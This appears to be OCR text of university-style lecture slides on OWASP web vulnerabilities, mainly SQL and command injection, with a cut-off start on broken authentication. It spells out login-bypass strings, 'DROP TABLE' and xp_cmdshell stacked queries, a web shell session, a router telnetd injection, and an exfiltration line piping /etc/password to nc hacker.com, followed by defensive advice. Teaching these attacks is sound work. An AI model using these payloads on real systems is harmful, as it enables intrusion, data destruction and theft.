A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


1. SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxx/test/
Go Links
Velkommen til Administrator LOGIN på
Navn:
administrator
Password:
Login Slet
Done
Internet

1. SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxx/test/fejl.asp
Go Links
Du har ikke adgang til den side.
Log på igen med Navn og Password.
Navn:
Password:
Login Slet
Done
Internet

What is happening?





```
$login = $_POST['login'];
$password = $_POST['password'];
```

SELECT ABC from tblUsers WHERE User_ID=
'<*username field from web form*>'
AND Password='<*password field from web form*>'

IF [Data is returned] {Login ok}
ELSE {Login not ok}

What is happening?




```
$login = $_POST['login']; // No input validation
$password = $_POST['password']; // No input vali.
```

SELECT ABC from tblUsers WHERE User_ID=
'<*username field from web form*>'
AND Password='<*password field from web form*>'

IF [Data is returned] {Login ok}
ELSE {Login not ok}

What is happening?

SELECT ABC from tblUsers WHERE User_ID='*administrator*' AND Password=’*passw0rd*'

What is happening?

SELECT ABC from tblUsers WHERE User_ID='<field from web form>'AND Password='<field from web form>'

IF [Data is returned] {Login ok}
ELSE {Login not ok}

Always true

Always true statements:

In both ‘user’ and ‘password’ field:
A’ OR ‘A’=‘A

Always true

Always true statements:

SELECT 123 from tblUsers WHERE User_ID= ’A’ OR ‘A’=‘A’ AND Password=’A’ OR ‘A’=‘A’

Log on as the first user in the table – usually an administrator...

Error messages

Triggering error messages:

For instance: ‘

‘--

“

)

Error messages provides information to the attacker

SQLi

Variations:
In username field:

A’ OR A=A--

SQLi

Always true statements:


SELECT 123 from tblUsers WHERE User_ID= ’A’ OR A=A-- *’ AND Password=’*

Password field can then be left blank


SQLi

Always true statements, other variations:


‘ OR ‘A’=‘A’
‘) OR (‘A’=‘A
A’) OR (‘A’=‘A




SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxx/test/
Go Links
Velkommen til Administrator LOGIN på
Navn:
') OR ('A'='A
Password:
Login Slet
Done
Internet


SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxxxxx/test/index1.htm
Go Links
Rediger Presse
Upload billede
Logud
Velkommen til
admin..
Velkommen online - og god fornøjelse.
direktør
Internet


SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxx/test/kpmg_logo.gif
Go Links
KPMG
Done
Internet

SQLi


cmdasp.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http:// /cmdasp.asp
Go Links
<++ CmdAsp.asp ++>
Run
\\
<-- CmdAsp.asp -->
Done
Internet

SQLi


cmdasp.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address /cmdasp.asp
Go Links
<++ CmdAsp.asp ++>
dir C:\winnt
Run
\\
Volume in drive C has no label.
Volume Serial Number is F446-4C13
Directory of C:\winnt
13-11-2001 12:27 <DIR> .
13-11-2001 12:27 <DIR> ..
13-11-2001 12:15 <DIR> addins
13-11-2001 12:32 <DIR> Application Compatibility Scri
13-11-2001 12:16 <DIR> AppPatch
07-12-1999 13:00 1.272 Blue Lace 16.bmp
13-11-2001 12:20 13.833 certocm.log
07-12-1999 13:00 82.944 clock.avi
Done
Internet

Command injection

Suppose login=”'; DROP TABLE Users --"

$sql = "SELECT user_id FROM users WHERE username='"; DROP TABLE Users -- ...";

(In some SQL implementations ";" separates multiple queries)

Execute additional SQL statements:
Id=;+<SQL here>+--

http://example.com/app/accountView?id=‘ or ‘A’=‘A

Command injection

Stored procedures:
Id=;+EXEC+master.xp_cmdshell+'<your commands here>'+--

Suppose login="
'; exec cmdshell
'net user badguy badpwd' / ADD --"

$sql = "SELECT user_id FROM users WHERE
username='; exec cmdshell
'net user badguy badpwd' / ADD -- ...";

Web security – more than SQL injection

system(”nslookup ” + Request[”hostname”]);

Dlink router:
Request=ping_test&ip_addr=127.0.0.1; /usr/sbin/telnetd;

Hostname parameter…
Blah || cat /etc/password | nc hacker.com

Web security

- Sanitize! Sanitize! Sanitize!
- Assume all user input is hostile, including cookies, URLs etc.

Do not run code provided by the user

Web security

- Use stored procedures / prepared statements to abstract data access so that users do not directly access tables or views
- Output encode all user supplied input
- Minimize database priviledges to reduce impact
- Whitelist input validation on all user supplied input (not blacklist)

Blacklisting Characters - 70 Unique Ways To Encode "<"

<	<	<	&#x3C	&#X003C
%3C	<	<	&#x03C	&#X0003C
&lt	<	&#X3c	&#x003C	&#X00003C
<	<	&#X03c	&#x0003C	&#X000003C
&LT	&#x3c	&#X003c	&#x00003C	<
<	&#x03c	&#X0003c	&#x000003C	<
&#60	&#x003c	&#X00003c	<	<
&#060	&#x0003c	&#X000003c	<	<
&#0060	&#x00003c	<	<	<
&#00060	&#x000003c	<	<	<
&#000060	<	<	<	\x3c
&#0000060	<	<	<	\x3C
<	<	<	&#X3C	\u003c
<	<	<	&#X03C	\u003C

- Secure SQL relies on a secure OS
- SQL patchlevel
- SA, <blank> password
- Input validation
- Secure coding

2001 !

28 APR 2016 NEWS

Qatar Bank Hackers Got in Via SQLi – Expert

Phil Muncaster UK / EMEA News Reporter , Infosecurity Magazine
Email Phil Follow @philmuncaster

Hackers that breached the Qatar National Bank (QNB) started their attack way back in July last year thanks to an SQL injection exploit, according to Trend Micro.

The vendor's UK-based cybersecurity architect, Simon Edwards, revealed in a new blog post that on analyzing the 1.5GB of compressed data leaked online, it almost appears as if the hackers "dropped their horde as they made their escape."

"The files are arranged into three high-level folders 'Backup'; 'Files'; and 'Folders'. It is the first of these that shows that the attackers managed to obtain the data with an SQL injection attack, this gave them a large backup file containing the data they were after," he explained.

"Using an open source SQL injection tool they were able to extract all of the customer data they needed. Interestingly, the log file points to the exploitation having started almost nine months previously."

Why No

19 FEB 2015

Secure Data in t
Cloud – Learn to
Combat Cyber
Threats to Prote
Your Assets

2. Broken Authentication and Session Management

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

2. Broken Authentication and Session Management

Functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens.

HTTP is a stateless protocol:
Credential have go with every request

Session ID is often logged, exposed in browsers, on the network etc.

2. Broken Authentication and Session Management

Do not trust cookies, do not store sensitive information in cookies.

Not a good idea:

